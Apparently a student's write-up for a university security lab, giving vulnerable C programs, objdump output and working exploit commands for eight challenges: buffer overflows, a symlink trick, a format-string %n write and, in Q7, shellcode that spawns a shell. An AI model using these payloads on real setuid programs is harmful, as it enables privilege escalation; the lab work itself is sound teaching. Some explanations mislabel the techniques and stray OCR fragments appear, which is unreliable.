Cf assignment5
a1691850|zheng yin
4/26/2019

Q1.

By looking q1 code we found that struct bound range only have 1024.

EZ attack, using exploiting format string.

```
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char **argv)
{
  // the struct is used to ensure the loc variables are in the same order
  // without struct, compiler can swap these around making expolit impossible
  struct {
    char buffer[1024];
    volatile int changeme;
  } locals;

  locals.changeme = 0;

  if (argc != 2) {
     printf("Usage: q1 <some string>\n");
     return 1;
  }
  // copy argument to the buffer
  strcpy(locals.buffer, argv[1]);

  // reveal the secret if "changeme" has been changed
  if (locals.changeme != 0) {
    setreuid(geteuid(),getegid());
    system("cat /home/q1/secret");
  }
  else {
    printf("Try again!\n");
  }
  exit(0);
}
```

```
a1691850@ubuntu16:/home/q1$ ./q1 $(python -c 'print "A"*1025')
```

The secret:

Q2.

```
int main(int argc, char **argv)
{
  // the struct is used to ensure the loc variables are in the same order
  // without struct, compiler can swap these around making expolit impossible
  struct {
    char buffer[1024];
    volatile int changeme;
  } locals;

  locals.changeme = 0;

  if (argc != 2) {
     printf("Usage: q2 <some string>\n");
     return 1;
  }
  // copy argument to the buffer
  strcpy(locals.buffer, argv[1]);

  // reveal the secret if "changeme" has been changed
  if (locals.changeme == 0xbaddad) {
    setreuid(geteuid(),getegid());
    system("cat /home/q2/secret");
  }
  else {
    printf("Try again!\n");
  }
  exit(0);
}
```

```
a1691850@ubuntu16:/home/q2$ ./q2 $(python -c 'print "a\0" + "x"*1023 + "\xad\xdd\xba"')
 _________________________________
/ stockman grownup poise bisector \
\ airbrush multiped               /
 ---------------------------------
         \
          \
           \
            \
             \
```

Using Stack Overflow

Q3.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int secret_func() {
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q3/secret");
}
int main(int argc, char **argv)
{
    struct {
       char buffer[1024];
       volatile unsigned int (*fp)();
    } locals;

    locals.fp = 0;

    if (argc != 2) {
       printf("Usage: q3 <some string>\n");
       return -1;
    }
    strcpy(locals.buffer, argv[1]);

    printf("Jumping to 0x%08x!!\n", (unsigned int)locals.fp);
    locals.fp();
    return 0;
}
```

*Pointer to 1025

Using objdump -t q3

```
00000000       F *UND*  00000000              puts@@GLIBC_2.0
00000000       F *UND*  00000000              system@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
0804a034 g     O .data  00000000              .hidden __dso_handle
080486ec g     O .rodata        00000004              _IO_stdin_used
0804858b g     F .text  00000036              secret_func
00000000       F *UND*  00000000              setreuid@@GLIBC_2.0
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
08048670 g     F .text  0000005d              __libc_csu_init
0804a03c g       .bss   00000000              _end
08048490 g     F .text  00000000              _start
080486e8 g     O .rodata        00000004              _fp_hw
0804a038 g       .bss   00000000              __bss_start
080485c1 g     F .text  000000a3              main
00000000  w      *UND*  00000000              _Jv_RegisterClasses
0804a038 g     O .data  00000000              .hidden __TMC_END__
00000000  w      *UND*  00000000              _ITM_registerTMCloneTable
080483b8 g     F .init  00000000              _init
```

```
a1691850@ubuntu16:/home/q3$ ./q3 $(python -c 'print "a\0" + "x"*1023 + "\x8b\x85\x04\x08"')
 _______________________________
/ soap strength gymkhana cetacean \
\ hornbill monotint               /
 -------------------------------
        \
         \
          \
```

```
Jumping to 0x0804858b!!a1691850@ubuntu16:/home/q3$
```

Q4.

The difference between sprintf and strcpy is we need to add a '\0' after calling strncpy. It might not do it by itself.

Objdump -t q4

```
0804a038 g     O .data  00000000              .hidden __dso_handle
0804874c g     O .rodata        00000004              _IO_stdin_used
080485bb g     F .text  00000036              secret_func
00000000       F *UND*  00000000              setreuid@@GLIBC_2.0
00000000       F *UND*  00000000              strlen@@GLIBC_2.0
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
080486d0 g     F .text  0000005d              __libc_csu_init
0804a040 g       .bss   00000000              _end
080484c0 g     F .text  00000000              _start
08048748 g     O .rodata        00000004              _fp_hw
0804a03c g       .bss   00000000              __bss_start
```

Got address /xbb/x85/x04/x08

```
a1691850@ubuntu16:/home/q4$ ./q4 $(python -c 'print "%1024x" + "\xbb\x85\x04\x08"')
Jumping to 0x080485bb!!
 ______________________________________
< sigma immure mizzle hurst peag binaural >
 --------------------------------------
        \
         \
          \
```


Q5.

```
a1691850@ubuntu16:/home/q5$ ./q5
cat: secet: No such file or directory
a1691850@ubuntu16:/home/q5$ ln -s /home/q5/q5 /home/a1691850/q5
a1691850@ubuntu16:/home/q5$ ln -s /home/q5/secret /home/a1691850/secet
a1691850@ubuntu16:/home/q5$ ls
q5  q5.c  secret
a1691850@ubuntu16:/home/q5$ cd ..
a1691850@ubuntu16:/home$ ls
a1058514  a1676315  a1688892  a1701799  a1706167  a1714190  a1722186  a1737306
a1112407  a1676801  a1688927  a1701915  a1706216  a1714206  a1723131  a1738191
a1197009  a1678444  a1689399  a1701924  a1706304  a1714341  a1724281  a1739140
a1210716  a1678768  a1689886  a1702932  a1706349  a1715329  a1724402  a1742398
a1606667  a1679107  a1690411  a1703737  a1706407  a1715595  a1724406  a1745936
a1608106  a1679527  a1690765  a1704234  a1706465  a1716044  a1724710  a1758331
a1617030  a1680043  a1691850  a1704489  a1706563  a1716045  a1724759  a1758606
a1620133  a1681136  a1693458  a1704571  a1706577  a1716510  a1725098  a1761024
a1621103  a1681192  a1694970  a1704812  a1706660  a1716640  a1725334  a1761027
a1629812  a1682342  a1695061  a1704820  a1706864  a1716836  a1725842  q1
a1638379  a1686905  a1695599  a1704983  a1707256  a1718493  a1726075  q10
a1644534  a1687039  a1696470  a1705040  a1707461  a1718819  a1726509  q11
a1645911  a1687068  a1697114  a1705535  a1707894  a1719719  a1728519  q2
a1646591  a1687257  a1697164  a1705551  a1708028  a1719756  a1729341  q3
a1647111  a1687323  a1697353  a1705576  a1708697  a1719909  a1731309  q4
a1648406  a1687606  a1697850  a1705780  a1709403  a1720054  a1731682  q5
a1651319  a1687647  a1698649  a1705806  a1709808  a1720938  a1732085  q6
a1662489  a1687891  a1699004  a1705850  a1711891  a1721037  a1732241  q7
a1667636  a1688071  a1699114  a1705881  a1712409  a1721151  a1732292  q8
a1668413  a1688183  a1699773  a1705915  a1713040  a1721293  a1733334  q9
a1669290  a1688392  a1699867  a1705962  a1713299  a1721420  a1734888  ubuntu
a1670268  a1688469  a1701074  a1706060  a1713567  a1721446  a1736227
a1691850@ubuntu16:/home$ cd a1691850
a1691850@ubuntu16:~$ ls
q5  secet
a1691850@ubuntu16:~$ cat secet
cat: secet: Permission denied
a1691850@ubuntu16:~$ ./q5
```

Q6.

```
a1691850@ubuntu16:/home/q6$ cat q6.c
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void print_secret() {
  setreuid(geteuid(), getegid());
  system("/bin/cat /home/q6/secret");
}

int main(int argc, char** argv) {
  struct {
    char buffer[1024];
    volatile int flag;
  } locals;

  char *secret_code;

  locals.flag = 0;

// Get environmental variable
  secret_code = getenv("Q6_SECRET_CODE");
  strcpy(locals.buffer, secret_code);


  if (locals.flag == 0xdeadbeef)
    print_secret();
  else
    //printf("Try again...");
  printf("0x%08x",locals.flag);

  return 0;
}
```


```
a1691850@ubuntu16:/home/q6$ export Q6_SECRET_CODE=$(python -c 'print "A"*1024 + "\xef\x
be\xad\xde"')
a1691850@ubuntu16:/home/q6$ ./q6
 _____________________________________
/ worker analogue turned though attar \
\ phylum                              /
 -------------------------------------
          \
           \
            \
             \
              \
```



Q7.


```
a1691850@ubuntu16:/home/q7$ gdb q7
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from q7...done.
(gdb) list
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       #include <unistd.h>
5
6       void bof_me(char *str) {
7         char buffer[128];
8         strcpy(buffer, str);
9         return;
10      }
(gdb) br 9
Breakpoint 1 at 0x8048429: file q7.c, line 9.
(gdb) run $(python -c 'print "A"*128')
Starting program: /home/q7/q7 $(python -c 'print "A"*128')

Breakpoint 1, bof_me (str=0xffffcf59 'A' <repeats 128 times>) at q7.c:9
9         return;
(gdb) x/40x $esp
0xffffccc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffccd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcce0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffccf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd30:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd40:     0x00000000      0x00000000      0xffffcd68      0x08048450
0xffffcd50:     0xffffcf59      0xffffce14      0xffffce20      0x08048481
(gdb) i r ebp
```

```
(gdb) i r ebp
ebp            0xffffcd48       0xffffcd48
a1691850@ubuntu16:/home/q7$ /home/q7/q7 $(python -c 'print "\x90"*80 + "\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*26 + "\xc0\xcc\xff\xff"')
$ cat secret
 _____________________________________
/ vocable uptake musing unwashed morris \
\ paste                                 /
 -------------------------------------
     \
      \
       \
```



Q8.


Objdump -t q8



```
00000000  w      *UND*  00000000              _ITM_deregisterTMCloneTable
08048440 g     F .text  00000004              .hidden __x86.get_pc_thunk.bx
0804a028  w      .data  00000000              data_start
00000000       F *UND*  00000000              printf@@GLIBC_2.0
0804a034 g     O .bss   00000004              flag2
0804a030 g       .data  00000000              _edata
08048624 g     F .fini  00000000              _fini
0804850b g     F .text  00000073              fun
00000000       F *UND*  00000000              geteuid@@GLIBC_2.0
00000000       F *UND*  00000000              getegid@@GLIBC_2.0
0804a028 g       .data  00000000              __data_start
00000000       F *UND*  00000000              system@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
0804a02c g     O .data  00000000              .hidden __dso_handle
0804863c g     O .rodata        00000004              _IO_stdin_used
00000000       F *UND*  00000000              setreuid@@GLIBC_2.0
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
080485c0 g     F .text  0000005d              __libc_csu_init
0804a038 g     O .bss   00000004              flag1
00000000       F *UND*  00000000              putchar@@GLIBC_2.0
0804a03c g       .bss   00000000              _end
08048410 g     F .text  00000000              _start
08048638 g     O .rodata        00000004              _fp_hw
```

Flag2 address: \x34\xa0\x04\x08

```
a1691850@ubuntu16:/home/q8$ ./q8 $(python -c "print 'A'*12 + '\x34\xa0\x04\x08'+'%x'*131 + '%012359x' + '%n'")
```


Automatic suspend
Computer will suspend very soon because of inactivity.
File Edit View Search
root@kali: ~/Desktop
a1691850@ubuntu16: /home/q8
Current flag value: 0x00003308
mute assorted gibbsite autonomy zigzag
cogon
FINANCIAL
FITNESS & HEALTH
MATH
Hexadecimal Value to Decimal Value
a1691850@ubuntu16:/home/q8$